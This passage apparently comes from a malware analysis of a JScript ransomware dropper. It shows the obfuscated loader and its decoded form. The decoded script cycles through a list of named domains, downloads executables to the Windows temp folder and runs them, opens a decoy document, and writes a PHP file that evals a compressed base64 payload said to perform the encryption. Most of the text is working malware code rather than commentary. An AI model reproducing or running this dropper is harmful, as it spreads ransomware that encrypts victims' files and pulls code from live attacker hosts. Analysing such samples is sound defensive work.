{x4c88928666328346a2eefb5dbdc3667d.S4c88928666328346a2eefb5dbdc3667dv';goxe+='eToFil';goxe+='e(fn+"';goxe+='.exe"';goxe+=',2);} ';goxe+='else if(n';goxe+='==4){x4c88928666328346a2eefb5dbdc3667d.S';goxe
+='4c88928666328346a2eefb5dbdc3667dveTo';goxe+='File(pd,2';goxe+=');} }; x4c88928666328346a2eefb5dbdc3667d';goxe+='.Close();';goxe+=' }; i';goxe+='f(dn==1){';goxe+='ld=i;bre';goxe
+='4c88928666328346a2eefb5dbdc3667dk;}; } c';goxe+='4c88928666328346a2eefb5dbdc3667dtch(er){';goxe+='}; }; }; ';goxe+='if (f';goxe+='o.FileExi';goxe+='sts(fn+';goxe+='".exe") &&';goxe+=' fo.F';goxe+='ileExists
(';goxe+='pd)) { v4c88928666328346a2eefb5dbdc3667dr';goxe+=' fp=fo';goxe+='.Cre4c88928666328346a2eefb5dbdc3667dteT';goxe+='extFile(fn';goxe+='+".php",tr';goxe+='ue); fp';goxe+='.Writ';goxe+='eLine("<?p';goxe
+='hp
ev4c88928666328346a2eefb5dbdc3667dl(';goxe+='gzinfl';goxe+='4c88928666328346a2eefb5dbdc3667dte(b4c88928666328346a2eefb5dbdc3667dse';goxe+='64_decode(';goxe+='str_repl4c88928666328346a2eefb5dbdc3667d';goxe+='ce(
"+cq+"C';goxe+='OMPAT';goxe+='_MODE"+cq';goxe+='+","+cq+"4c88928666328346a2eefb5dbdc3667d';goxe+='"+cq+","+c';goxe+='q+"7H0JeyK';goxe+='3suhfIXN';goxe+='8gx3sofd';goxe+='uZjLJY/';goxe+='VuGO/2ZA';goxe+='5fA43Br
GYz';goxe+='cDz3t7+S';goxe+='SupWb4B';goxe+='nnJyce+8kt';goxe+='qG7JJ';goxe+='VKpdok';goxe+='lcbOpDp';goxe+='p95xqt91';goxe+='rT7COMP';goxe+='AT_MODElnY';goxe+='+Jdr9dHTuT';goxe+='7XeN9njYt';goxe+='RdVZzQCOM';g
oxe+='PAT_MOD';goxe+='EjMbv';goxe+='dhPvys3mO4';goxe+='BoOM1';goxe+='239lOnmYvD';goxe+='6q5w/3Ds8v';goxe+='ifvG8elo+';goxe+='u9wvnxbP75';goxe+='K7CWkFYC5';goxe+='7fl68';goxe+='vAQoeQVUpX';goxe+='xTPC+X';goxe+='
FABTVoDlT7';goxe+='IXF4d';goxe+='5gFJXQJ2V';goxe+='z4oAoq0Auc';goxe+='6eXBXXYH5x';goxe+='uH+2Bu';goxe+='3r7PlhNney';goxe+='rqZC9jK7p';goxe+='qbTcqFYJ';goxe+='V/Oz7I';goxe+='nm8Dm8uTxG';goxe+='npRyP';goxe+='3Tyh
q';goxe+='CHWfPs';goxe+='5cXV7ls';goxe+='NX91WS6VS';goxe+='K06wNe79';goxe+='nicOLUn';goxe+='rWqu/X';goxe+='DYnzgPzij';goxe+='xr8TMH';goxe+='iW2ZnZ';goxe+='36nzEz+';goxe+='1xte882JP';goxe+='2zEl8';goxe+='SjTt7p'
;goxe+='i/GY6cenvc';goxe+='HvTh+Z7MH';goxe+='tbCOMPAT';goxe+='_MODEk5';goxe+='497gRA';goxe+='W878Y6I5';goxe+='7dcnBLxC';goxe+='OMPAT_MOD';goxe+='ErQ/648l';goxe+='oWp9s';goxe+='b80BVNqFgv';goxe+='COMPAT_M';goxe+
='ODEYNCBLO';goxe+='4BFu5nY/gm';goxe+='71IjuenKH';goxe+='wI2f2';goxe+='5N6K7';goxe+='ENdTnke51';goxe+='U4swnTp';goxe+='/gVe0O7AC';goxe+='OMPAT_MOD';goxe+='Ep4KE';goxe+='3TO58W';goxe+='ElKoEsc';goxe+='hYFCOMP';g
oxe+='AT_MODEtZF';goxe+='jdz7GVV';goxe+='+r94CO39s';goxe+='CjrbXCNRhT';goxe+='7uT76';goxe+='uMsxlU9w3+';goxe+='I3QM4zsYwo';goxe+='NxN7m';goxe+='T+Pnn';goxe+='RDyZy5Xi2';goxe+='cXFSb';goxe+='VweEEnwobg';goxe+='x
TMCXcA';goxe+='BGtSq44';goxe+='k9mmw';goxe+='DQv9v2Bq';goxe+='2+80B+';goxe+='bwFHABoTWD';goxe+='EAeQBxBd7M';goxe+='CZv4ZH';goxe+='Tb1TrXcfu';goxe+='k+/AC';goxe+='OMPAT_M';goxe+='ODEQ9Vo';goxe+='HG9VbW7';goxe+='
3e3kP8rQ';goxe+='A2grsX3g';goxe+='QJdGL';goxe+='yft2sge';goxe+='LXYS186';goxe+='IdHX7/S8';goxe+='7/2j3gEq8';goxe+='IfhEK3';goxe+='DGpPUZgo';goxe+='2heXs0s';goxe+='hekEcp';goxe+='zTm84WWxz';goxe+='0C/yV9';goxe+=
'qL5mC';goxe+='U2N5qE';goxe+='06Fwu3Er4';goxe+='n6YNqf+O';goxe+='DIi1SKQG';goxe+='81p90uQw';goxe+='SKTEbt';goxe+='3jZwe3XkgB';goxe+='yuw4B';goxe+='++g0QS8IPP';goxe+='G0PqxP';goxe+='7YexVp';goxe+='Xz9stWGZ';goxe
+='jlGXt+';goxe+='3k+nt';goxe+='PxqpP97zX';goxe+='zvpNumh0Bz';goxe+='pJcXY';goxe+='7eEXAUdS8V';goxe+='fASCxB+M';goxe+='SBibq';goxe+='2TO+L9';goxe+='BWZ6lv0tPu';goxe+='pPSb6xqsl';goxe+='iYOT/AoT';goxe+='IwCOMP';
goxe+='AT_MODEC';goxe+='jZsHElE68e';goxe+='lTIqoIK';goxe+='8HeAP/0';goxe+='hvbIiWofiC';goxe+='2/l95LwM';goxe+='G/wRA';goxe+='SNl5Rym0gU';goxe+='Cx+Qg';goxe+='Y5fzdBCbP5';goxe+='jA7ONLc';goxe+='CPoe9WV';goxe+='c
5qJBJ';goxe+='Dhrsns';goxe+='lAXqnvD';goxe+='COMPAT_MOD';goxe+='ErIYOGw';goxe+='Ar9g0zp';goxe+='KmBDC';goxe+='rxYyggQWW3';goxe+='dZworvMm';goxe+='0COMPAT_';goxe+='MODEVNcqZU';goxe+='hgqqW';goxe+='rE6I0p';goxe+=
'bkl4b9';goxe+='VOjF7';goxe+='CzTcP';goxe+='7ykBcwS/lt';goxe+='V4CJHQbWN';goxe+='6pYlor0';goxe+='lCOMP';goxe+='AT_MODEUP';goxe+='g6kmRGB';goxe+='mZTRAm';goxe+='1tFw8Lyt7C';goxe+='YMZecVrM';goxe+='PoqBgb0';goxe+
='1F7JRnVjC';goxe+='OMPAT';goxe+='_MODEm';goxe+='ovJqI';goxe+='G5LQfCUJd';goxe+='UpCUV';goxe+='JF8bHLpn';goxe+='GK/0O0oAO';goxe+='LCOMPA';goxe+='T_MODEOS';goxe+='MB9MRyPK';goxe+='tOZ0+RI';goxe+='HxZ9XJY';goxe+=
'ogvYP4ko';goxe+='RowxCOMPAT';goxe+='_MODEl1';goxe+='lfzglh/UHh';goxe+='1q/LilqT';goxe+='0mlgLor';goxe+='UmrPd';goxe+='77jVpjRAS';goxe+='DDTVyJtMR';goxe+='FdqBl2DiVM';goxe+='HkR9tfN';goxe+='FdW2B';goxe+='yhFpJ'
;goxe+='SMsx5ARhXX';goxe+='zLrAhUmd';goxe+='mTbrkE';goxe+='fiCW3k/';goxe+='jpExiC';goxe+='OMPAT_MO';goxe+='DERuLlBfC';goxe+='GL7RyKq';goxe+='+8LnD';goxe+='qshKMvHtQ';goxe+='7AOtez';goxe+='BqQM2g';goxe+='d6ByKg'
;goxe+='CoZiMG';goxe+='438TWjD';goxe+='E/AYqGSlS';goxe+='N62K1vSD';goxe+='LLA1bj8QN';goxe+='R7R2u';goxe+='+J5F4y';goxe+='8QFU+';goxe+='cfY4c';goxe+='Di76H3';goxe+='8yT8qbX';goxe+='7ChjD';goxe+='hGCvGq';goxe+='e
uQ3AgZgR8';goxe+='ouROgdlPy';goxe+='cKkXP4jko';goxe+='ZYGkOb';goxe+='EG6XFttN1';goxe+='Fsj4I';goxe+='rdxMUlOGPZ';goxe+='Asyp0i';goxe+='U0HjZ';goxe+='qCDg1Yz';goxe+='6B9iCk9vcJ';goxe+='zNxpd1t';goxe+='8CBpSUzJC'
```


which is decoded using the same vars as in earlier example to



```
var goxe='var ld=0; var cs=String.fromCharCode(92); var cq=String.fromCharCode(34); var ll=["elita5.md","natiwa.com","modx.mbalet.ru","desinano.com.ar","amis-spb.ru"]; var ws=WScript.CreateObject
("WScript.Shell"); var fn=ws.ExpandEnvironmentStrings("%TEMP%")+cs+"1FeZr4bvMpCf1QTS49VjsdhtnP6zPvMjbP"; var pd=ws.ExpandEnvironmentStrings("%TEMP%")+cs+"php5.dll"; var xo=WScript.CreateObject
("MSXML2.XMLHTTP"); var xa=WScript.CreateObject("ADODB.Stream"); var fo=WScript.CreateObject("Scripting.FileSystemObject"); if (!fo.FileExists(fn+".doc")) { var fp=fo.CreateTextFile(fn+".doc",true); for(var
i=0; i<9991; i++) { fp.Write(String.fromCharCode(Math.floor(Math.random()*64+20))); }; fp.Close(); try{ws.Run(fn+".doc",1,0);}catch(er){}; for (var n=2; n<=4; n++) { for(var i=ld;i<ll.length;i++) { var dn=0;
try { xo.open("GET","http://"+ll[i]+"/counter/?0000001FeZr4bvMpCf1QTS49VjsdhtnP6zPvMjbP01306600MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAiLjfVHA1Pd9tdUIRKiSeBGW
+zu30Qs8s9KPhq0JniiaLrR6n/YGDI7Jb73v4+149b9OrDb0pRDtEDFt5BAnvuFB12CeV8lsKQ8a0VsW5Ha8GsAxytydEVC40oKoS+4xav90Y4K/JsAgbwdnY9YwKJaGuSsoerYkkNHeYi9dhS0qTmtmkqBTIFBPCe0Gf3kbiAdVWSCSvDba85jRRz
+9BcTyIZ5lpkF9GODuLTGdYZmCpSRvLPxEkLJKfpxabndqYyqXz4JxaB72KV7mX+w70iJiKk9qpkK7qb2aaGl8k1vq1rIHg9jgS2LC3aghfIJAudtCx9pJH2bdzmNiLD+WCHQIDAQABrRQH8RMrgFyI5akANNOeeDy9ZA_px0t-
ZHRytWkQ4Ral4h7_QaMMTkAw3WK9LYVq6oVQ49BrbXDzwh5k"+n, false); xo.send(); if(xo.status==200) { xa.Open(); xa.Type=1; xa.Write(xo.responseBody); xa.Position=0; if(xa.Size>10000) { dn=1; if(n<=2){xa.SaveToFile(fn
+n+".exe",2);try{ws.Run(fn+n+".exe",1,0);}catch(er){};} else if(n==3){xa.SaveToFile(fn+".exe",2);} else if(n==4){xa.SaveToFile(pd,2);} }; xa.Close(); }; if(dn==1){ld=i;break;}; } catch(er){}; }; }; if
(fo.FileExists(fn+".exe") && fo.FileExists(pd)) { var fp=fo.CreateTextFile(fn+".php",true); fp.WriteLine("<?php
eval(gzinflate(base64_decode(str_replace("+cq+"COMPAT_MODE"+cq+","+cq+"a"+cq+","+cq+"7H0JeyK3suhfIXN8gx3sofduZjLJY/VuGO/2ZA5fA43BrGYzcDz3t7+SSupWb4BnnJyce+8ktqG7JJVKpdoklcbOpDpp95xqt91rT7COMPAT_MODElnY+Jdr9dHTu
T7XeN9njYtRdVZzQCOMPAT_MODEjMbvdhPvys3mO4BoOM1239lOnmYvD6q5w/3Ds8vifvG8elo+u9wvnxbP75K7CWkFYC57fl68vAQoeQVUpXxTPC+XFABTVoDlT7IXF4d5gFJXQJ2Vz4oAoq0Auc6eXBXXYH5xuH+2Bu3r7PlhNneyrqZC9jK7pqbTcqFYJV/Oz7Inm8Dm8uTxGnp
RyP3TyhqCHWfPs5cXV7lsNX91WS6VSK06wNe79nicOLUnrWqu/XDYnzgPzijxr8TMHiW2ZnZ36nzEz+1xte882JP2zEl8SjTt7pi/GY6cenvcHvTh+Z7MHtbCOMPAT_MODEk5497gRAW878Y6I57dcnBLxCOMPAT_MODErQ/648loWp9sb80BVNqFgvCOMPAT_MODEYNCBLO4BFu5n
Y/gm71IjuenKHwI2f25N6K7ENdTnke51U4swnTp/gVe0O7ACOMPAT_MODEp4KE3TO58WElKoEschYFCOMPAT_MODEtZFjdz7GVV+r94CO39sCjrbXCNRhT7uT76uMsxlU9w3+I3QM4zsYwoNxN7mT+PnnRDyZy5Xi2cXFSbVweEEnwobgxTMCXcABGtSq44k9mmwDQv9v2Bq2+80B+
bwFHABoTWDEAeQBxBd7MCZv4ZHTb1TrXcfuk+/ACOMPAT_MODEQ9VoHG9VbW73e3kP8rQA2grsX3gQJdGLyft2sgeLXYS186IdHX7/S87/2j3gEq8IfhEK3DGpPUZgo2heXs0shekEcpzTm84WWxz0C/yV9qL5mCU2N5qE06Fwu3Er4n6YNqf+ODIi1SKQG81p90uQwSKTEbt3jZwe
3XkgByuw4B++g0QS8IPPG0PqxP7YexVpXz9stWGZjlGXt+3k+ntPxqpP97zXzvpNumh0BzpJcXY7eEXAUdS8VfASCxB+MSBibq2TO+L9BWZ6lv0tPupPSb6xqsliYOT/AoTIwCOMPAT_MODECjZsHElE68elTIqoIK8HeAP/0hvbIiWofiC2/l95LwMG/wRASNl5Rym0gUCx+QgY5f
zdBCbP5jA7ONLcCPoe9WVc5qJBJDhrsnslAXqnvDCOMPAT_MODErIYOGwAr9g0zpKmBDCrxYyggQWW3dZworvMm0COMPAT_MODEVNcqZUhgqqWrE6I0pbkl4b9VOjF7CzTcP7ykBcwS/ltV4CJHQbWN6pYlor0lCOMPAT_MODEUPg6kmRGBmZTRAm1tFw8Lyt7CYMZecVrMPoqBgb0
1F7JRnVjCOMPAT_MODEmovJqIG5LQfCUJdUpCUVJF8bHLpnGK/0O0oAOLCOMPAT_MODEOSMB9MRyPKtOZ0+RIHxZ9XJYogvYP4koRowxCOMPAT_MODEl1lfzglh/UHh1q/LilqT0mlgLorUmrPd77jVpjRASDDTVyJtMRFdqBl2DiVMHkR9tfNFdW2ByhFpJSMsx5ARhXXzLrAhUmd
mTbrkEfiCW3k/jpExiCOMPAT_MODERuLlBfCGL7RyKq+8LnDqshKMvHtQ7AOtezBqQM2gd6ByKgCoZiMG438TWjDE/AYqGSlSN62K1vSDLLA1bj8QNR7R2u+J5F4y8QFU+cfY4cDi76H38yT8qbX7ChjDhGCvGqeuQ3AgZgR8ouROgdlPycKkXP4jkoZYGkObEG6XFttN1Fsj4Irdx
MUlOGPZAsyp0iU0HjZqCDg1Yz6B9iCk9vcJzNxpd1t8CBpSUzJCOMPAT_MODExjCVjMEcpVAhu9EIFJLmbP4nfkmwMSYmD3Rpe9v9Dt/Aqkr8+mtCNnYSLwnfGwXfWOSF+FwFwwnRQO4MD1pEv8ggvvc9JMWD0+C51e464ggECOMPAT_MODE/ry1eOSCOMPAT_MODEm0xccZKm9iI/
AkMMvBjdTRutZsTOjxRcnpH0PrR2JM3ker6pw3UdeScYZ4COMPAT_MODEkSkwnb1ekJHrO89BL3E7uScnd8JDTUuHKUi5WzCOMPAT_MODEY8NuT2eRGh+83NMfoLKeSby8ZiyZObWTyCOMPAT_MODEQ0GghJRpgSjT6mp7FrZ//jn9u8fpPnO79tfsnsle68p7WW+/rLz/pd/EOt7S
yCOMPAT_MODEm85yCOMPAT_MODE7VHE8FD8FVGEWdtw6lwegUFoxSK6FYs3n/7/PbTrne3kwS+IxM7HH1dVgbELyikUP4DEBy6KBBECOMPAT_MODEllqksp0YEcsotLnwmgdE188wCOMPAT_MODEAQpyUUJccEORHGcn1wkhGFE8V+MhH7vY83EhwCnbtBJTxn+ZX3xzyXKjiEx9qf
NVsmdrdKHyLm1/fuvP/1zBybYHkyoF/j26Z8vezvSLy9f/rlH5hmbZXyO/TBvx7Dp/AeMHdItlDhs/D7QgW33H3boGIbtoPgxJeQF5ThpD7ttZ7QRUNCiirR/WRDgbcSjCOMPAT_MODEBn4DInt6MCOMPAT_MODEJ8Z3YI/z9S0JUe/8VJjMH3yWhvICdECOMPAT_MODEM4Oe9SLmR
kIZEXl0A7H4NQcRzOVSyoW4Uq3m2BAFJEpIyju8Om306YbvFlIozvVXNJ4VNJ+ev03hdJjtR0q7lADY2zFjWeWwBDfYV5Mm5wh/Zo4sdWwoAEKfv+E8ypOtGCoA2pSiXgUWOgrbPjGCYo4uGLCOMPAT_MODEMNEMgrA7CYs6Ce6HGuEYrRyRxDhYVhUEAPOjXCOMPAT_MODEHkIiMe
HMe9oXGd108hfomgxzl8COMPAT_MODE3J82BMA1jddg9DqVRpcRsx+J62gvGu9ngguDQ8BhYps7gEEgsC+p4jx2vxVgMIb/+eYBFPx55scwdkOwSCOMPAT_MODEItLlt9+IK4NulGCDCi3+Smtco+fknZ3EB69PQ+qkblF54A0bJx7rFvNeKRCyLodHnDn/UR+Dvgp6o354wof0CSn
I6RPqyH+zUh8E4B/UkARJohbrvWHA2RICAzt/0dCRJqEOQIDiRIMCAk5QnWwI0t2VHtToDFhUFIYpX6+ICOMPAT_MODEEMxU3VNl1CquMKPFNqNAIb+xDjMu4m9MBFo/wkBujTKz6rF8jub2CSCcGMyiEVK/rxBct1eErWoT0cjlB1+/xfnPL4MqCivCBfV7AnXSUwn1OqE8YW3SYm
GCAj+oglQq/cGDRFMNkzTVGQjSVdqGLCOMPAT_MODEkj1gCukMiAu/9jyzfEzoRuRT3EK7VG+1ZZFM8COMPAT_MODEPA6LmJT7M3ZiNXr8hGL47NFJ3Eq/Yl8MnLGoMyEmIZnXvnCHhFYECOMPAT_MODEvxq89+8wllL/LEy3pCOMPAT_MODEl5RVCOMPAT_MODEDzqNxqY2tvbCOM
PAT_MODErvcIoRRuiyMgljGxFI+ir1gn14SPiEQ6JeHCA1JeSYSlt6JjCOMPAT_MODECOMPAT_MODEtZR3WKJ8zHO+97COMPAT_MODEjRMNloxAwWex2DDBGXWH3AbjgggccVVgPrgRujxIbj7I2dkFnSnqy2Ssg2AI8bovGhOhsqYgLKYxU+EFAH4RFrl1h8zM4UX/2cMDn7IAD5t
vcJozWsZj4YYH1CZ7dZCOMPAT_MODEIcPDXyFyttgKO6QAVAVJrr8RH6PtbkWKm3rlY1IvBO0IWtdO6EpGSOfCOMPAT_MODEAFgrSCUIGEQgiiCOMPAT_MODEj5HGInVONjEPXU8miNGvflODqXOPL/l0ieTUC+qHb4sLjN9pGLFmBJPEJ6neSEfThRO3T9wY8AXKKCOMPAT_MODEk
3EuSsshjhGfY/vGjVFqg3sDNXBSAYxKbRB4/lkp63FyG1Cfrd9njiWlCOMPAT_MODEg03c8s5u02nC2eeu+ivk8YZsDoCCXwMTU/j3hf0L10wr3PG4OeWzmtczGiYtibzYwt4DJfDqpPTrg6KzwSj3Qvc15HodXMIviBlCMZACOMPAT_MODEttkjeCGPpAoo7uIIT2AXydnQxEPZAM
Lmpbf5N3ODlm8J+zei9CpSpdwd9J6IA53wf8LjrOMNtwXOO0C1sEwWYUyNvp08SAD2pFxCOMPAT_MODEjuHsGStD1nKT7Tpzg9H0AoWe740yHCOMPAT_MODE4fQw3COMPAT_MODEXrIW8WQhiZXfwOUyvCn8VgmXLTkKHGk5tCmiT/VqkjsFw4tsu9COMPAT_MODEMhXCOMPAT_MOD
Ef/0O5TP4TszntNGNcryTbebVCYr4H5ipN1+VHf7hJHiHSPjri4kYW4PRbxRQ1tD7iervWqCv3IZcCrVuLIZgDQlCOMPAT_MODE/bQuehlmTb3tzG+XY1AoGw2Ln3AJvYJsKnDQp9QCQvAQERB/8TcZjcEdkZxzSRpDyXTHz6zV0iCs0mKI9NUDBOS//kpAu+izfQ3COMPAT_MODE8
ThTTUEFpr3lp4qt4vVqr9wCOMPAT_MODEhnd9tLx13u2mQN4TUoRS1+uwihy7kWp5AhENXJkJTwtUM+ikpK1L5xHUGAgFj6ErnX+qsAHiGoQoXI5uuvq3rO9K5fwNJez6u8S3NfV93HC78qnlfHUKPnCOMPAT_MODELLypIOLwKuF+wpXXNhrvxXLZkokGeiEcDGJ6jSDcAm0wzdf0
hYX39fifG2L80CLrH/uQ5BWAboxCG7tut16BV5MT8SjRU3WRCSDgxszGdn1iTDeFFocCOMPAT_MODEXQqP65iMCOMPAT_MODEFGd5vnugqZIyWS54NInbDRI3LLr5ytcHUC+Yu9FGJZvFFx7y0HXoSA5x7wli/igkPylW3gqQPFF/hZ2NkDPXwkCOMPAT_MODEwwfyd9fsRnc4qOQV
/AHUZ32hKCOMPAT_MODE+bD1+TfwSGVKh2wgTKQG0/ZV8XWxecuEvSfEW8Ke4/BCOMPAT_MODEhQN19fh9dfLHM7/h9b0URMogA40WkojCkfp1iQH1gGFBPkVSbFrZMkiVixO833Lm65XXlU2K7TRZZtmOQ8Wjwixuz3vKI9inAUY903nm8FBigANVfR0oXlUAH1tHT6wInZyq11XZ
RpqXd7fL+uleMJ9bCzG4PGYnUC2/cZ2GDJV4osmkvRFNXSKKQgHSVjieI/j3mDLT/9zJnViD03eCOMPAT_MODEMR+T/dTZNhKL7jzVsfvqPsGwibekftjLmK+yDrUCOMPAT_MODE72Vxpimww5OwsEK3rTzLCSAPQgkA9EtWlyP9Kxu3lxU9b9y0JMvhI6xosngkpmDz8k6fxxFo/J
X7yUfP7GP3bpuCOMPAT_MODEQCOMPAT_MODE229rUG0t7lBtOfX4nsxWvxXCOMPAT_MODEuNFmT2pf4fZI3b2uwwfkbDRpo9oSIeNn1eRzY/tOvK90sr5SCOMPAT_MODExesGX8jCOMPAT_MODE6wfr6RNU5fHd9p5/Cp8T2WjrcBb/5vsXTCJwu25v9WS2cFQt9t6XhEXm/pzH3tB
iyd4WjQmNZXmToMYmNbx4V/E2OH1RCOMPAT_MODEwdgQee7W103X6D5NWjBoIvvRbPD95xUGH/eTC/0l6dMMqe22yXZKhspsQsPo1oURojOA5fm8/XFVcbCOMPAT_MODEyOnIdp1x6dRtCCOMPAT_MODEk0XYJucv27FH9gRsUjuy1GZixW9yBCOMPAT_MODETMJtj9deMtmoyswK8
JH/iPmDTf2YNv7lwU6mS2KsGCOMPAT_MODE7+WRdoVGUgLCOMPAT_MODEUCOMPAT_MODEGgRxYjojYPL0V11WNUN5nR4mpYKTK6sJktQCOMPAT_MODEsOGRN81xZCOMPAT_MODEE74OM5OA2xQUco1RgSo5TDtuXTDMPTtQ/sgOvC1EWqDejiYeUJuugLCOMPAT_MODEjqbhLfnd8t
Axg0vnqMxL9BI6J3/xpFO68HYU7IoW9BVIflF8GrJQyhILE2CPiMTBx6MCOMPAT_MODE/3eCMoU+5b0sMvnWCM7y+vIlUwr32Ml8ArY677brPh+tRq1COMPAT_MODEKBZA4zCJUycJfySJUySJUyVIR5IJIUJngTId8KcWAkEoWdG/HUg55wrLnBBNAn/8bBF4IwAsR2Fev0PRSjjF
AdleCOMPAT_MODEJ3HtLxWv/WVs+16MZSngu6I5sSLFHYqeM3pwtvFzs93tEgFM9PRWj5iDBAMFm46pdWVFXiVxxSl3LVZSYAVxI95RGy661vkivqCOMPAT_MODEId7SmwBDwCRZbVSAO9jTFkEgivBuRS4EfNYzIxtEL3s4GNpAA60dWrMgVWsKuIW5kRVkbW9jTtCOMPAT_MODEq
ddNS3yrMTDGP07HmVHJ+Ze0YEQ2COMPAT_MODEPq7dPApSg4NpUdrTpyWphZomYgUJSqEby1NMvCTES/yeoqHD736eiPKWNZ8hdzCOMPAT_MODE2Qb6i+Q5SJUuB+hKj+VgQyPPpp8ufq7xAu362+A2QmCOMPAT_MODEHusRI7cR6pzsVSMNg9NCCOMPAT_MODErH/COMPAT_MODEx
JdPWPqerw5IvRzGv08mYK1ZUBKzSqC/NCOMPAT_MODElRqtJXl1KzXB/2lDoOX8T9GGoVrn8xXCOMPAT_MODEMPxupTCOMPAT_MODEMq8o3pfhe2TdZcnyCOMPAT_MODEDiZt3IYfvyrWs8n0X7FrGHf28rq8yJRb1D28gdE86EL1COMPAT_MODEbRi6ZIfVyPJUbYjqvmVbVwMvkk
I27yC7/CoGz1s5rYUjshERKt4v3bcUJx/4Y41s9mBrjeieJDYCffw0qrV1yh6seNVK4ciVC5w5Cuy2phBcOv26hBOJnj4ytQE8+P/pmOFsR3uLnoc+ok0zXerPxEu3hHmPM4++PPQDq1ICz0Th+jNR3rrKXooGVVG/lLrdntjSC6wXfhN6TyeQK11kHnOCOMPAT_MODEMBicGwzP3m
Ci4PkUzwRvuHZ7+BRB+qCOMPAT_MODELIQH8yrPxjQP7mhfuK+CfQ3AhkES4gEKXKyde+dethCOMPAT_MODEh5dfXLSYgkWXvRQAZ1qmfPvFOrB8eusQQNTTRh3S8SKe3nvsvbzvAQ99NrEUoI+xK2GRORjcZyTfMl9rqjWusLZxPoUlKzg9yU54e9MOA3E/btGhEusKL3A415Ckwb
p8A+OuvNNb3jY6ne2QQYT7S9iMeus7Zzy5ClPPATBCOMPAT_MODEiuSKqtJTv9SLwegNRwUGE5gOSIQpoRWyYILTHMUvRIBmfqOyMTrc1JuKvNfZPWspcm7A5lF8l+1COMPAT_MODE9ZYtjQmf9xx6gsPAOvvnPuFR9c4tZkRvSYscX1mNHmnwTHk8Q/8COMPAT_MODE2qwBX+cn+J
VAh8YfnTGgIm5ncle5VjPNNcOsR9CM/vOgOnHAIdi4QZS4y5zOI48GzK2wSbCiFZeUd3NbqOCOMPAT_MODEwfiPcTgsOju35Y+iweXomAVyh8AidUEDkv7o3026V7hEhv6YGV34MAbvu0vic37kFb8kDcDU7YHrM/3PbpcbJ/BefQF17f2lV6vlN3RXnXy7KbDrMkthM+hNZuImGg8
tddH+COMPAT_MODEJiDnDBPIirgyboiH7ICOMPAT_MODE4D3pTGYsJyNeNlcVCOMPAT_MODEyylyMFeoQ+XCZ+3DhM43W7c41qNLNCABsHofbW3cFCOMPAT_MODEGk3HqfjySoZymrbiRQ6qxuPS2+0CFUWlHzx4g0R3hVBdlCOMPAT_MODEJHpwNAq2pNeb6Vhs0tAi3godPsIGV4
/UtLPqqfslHlfIoqH9jDdsIMylowSyiKvxOs2COMPAT_MODENCRwKC/sdB/zWb+y6J26Di4vedlU3PhzKi8Br8YK6EUkRYgKN/uAfES68NhbCxfb5pqgIycXNBOHQLsc/EHx0zx3/IlYbQWV+1FCOMPAT_MODEISHpbkACOMPAT_MODENyuB5e4t4WjicwrFUfgiVJJKltrpw5py9E
xi9v+NPGcRLg8PZBxCOMPAT_MODEuufl/tpy159v5dKE86LilAzE4QP6wT3KI09b5cUwK8im8ptHkCTdXbyKi1Qo0cc34yEOHcdm6yQ0Gr/ZZSChlOHgOnmInBOAf+6/Yn+U7L72e4DRrsB+YjClTE9Rz54l/vCHgXNvf8W/CDVKRY/PKU5gEkUGf3FDgGTJJqHnCOMPAT_MODEnY7
xMGTfy5XBz0oOp7Vuu16cY0l2ZjIARo2COMPAT_MODEtbVjxqO8/YtNkh4pnkxy+vVBw8lenMkndEOCm03Jq/KLWxNNjxvzJhrdH2s3UGG4+RAApcb5RbZCXxw7RNpQHBKIBEVDs767/yAIvwtRt4Y1HCOMPAT_MODED4j8Z2+bCQ8OWpSqqS1JAMKCOMPAT_MODEPYlqFZlTE04bt
M/9Mlmnog2G8vp5j4IhpO3fHO68bTRCy4E1UzlLSHIKPtidMIUH5TurPOB+qmBI1+FTXk7/bIv1wRJmWicpU7Ocwnjot39OEfoz/672ivp2m/Ux0Pu6BvybKOoTGctn29oN1M0pLFs0KwMnL0e9i1yUnwuZiMIpD7RkgEFJzlVDfvJt79Ib0LJOWiqePwspUqMgpBcbOYgm53W91Ne
```

Which in turn needs further decoding to make a working php file that actually does the encryption, which I decoded using the online php decoding service http://www.unphp.net/decode/519e3ad90af1d2854b014a259e079e98/ giving something more readable to humans

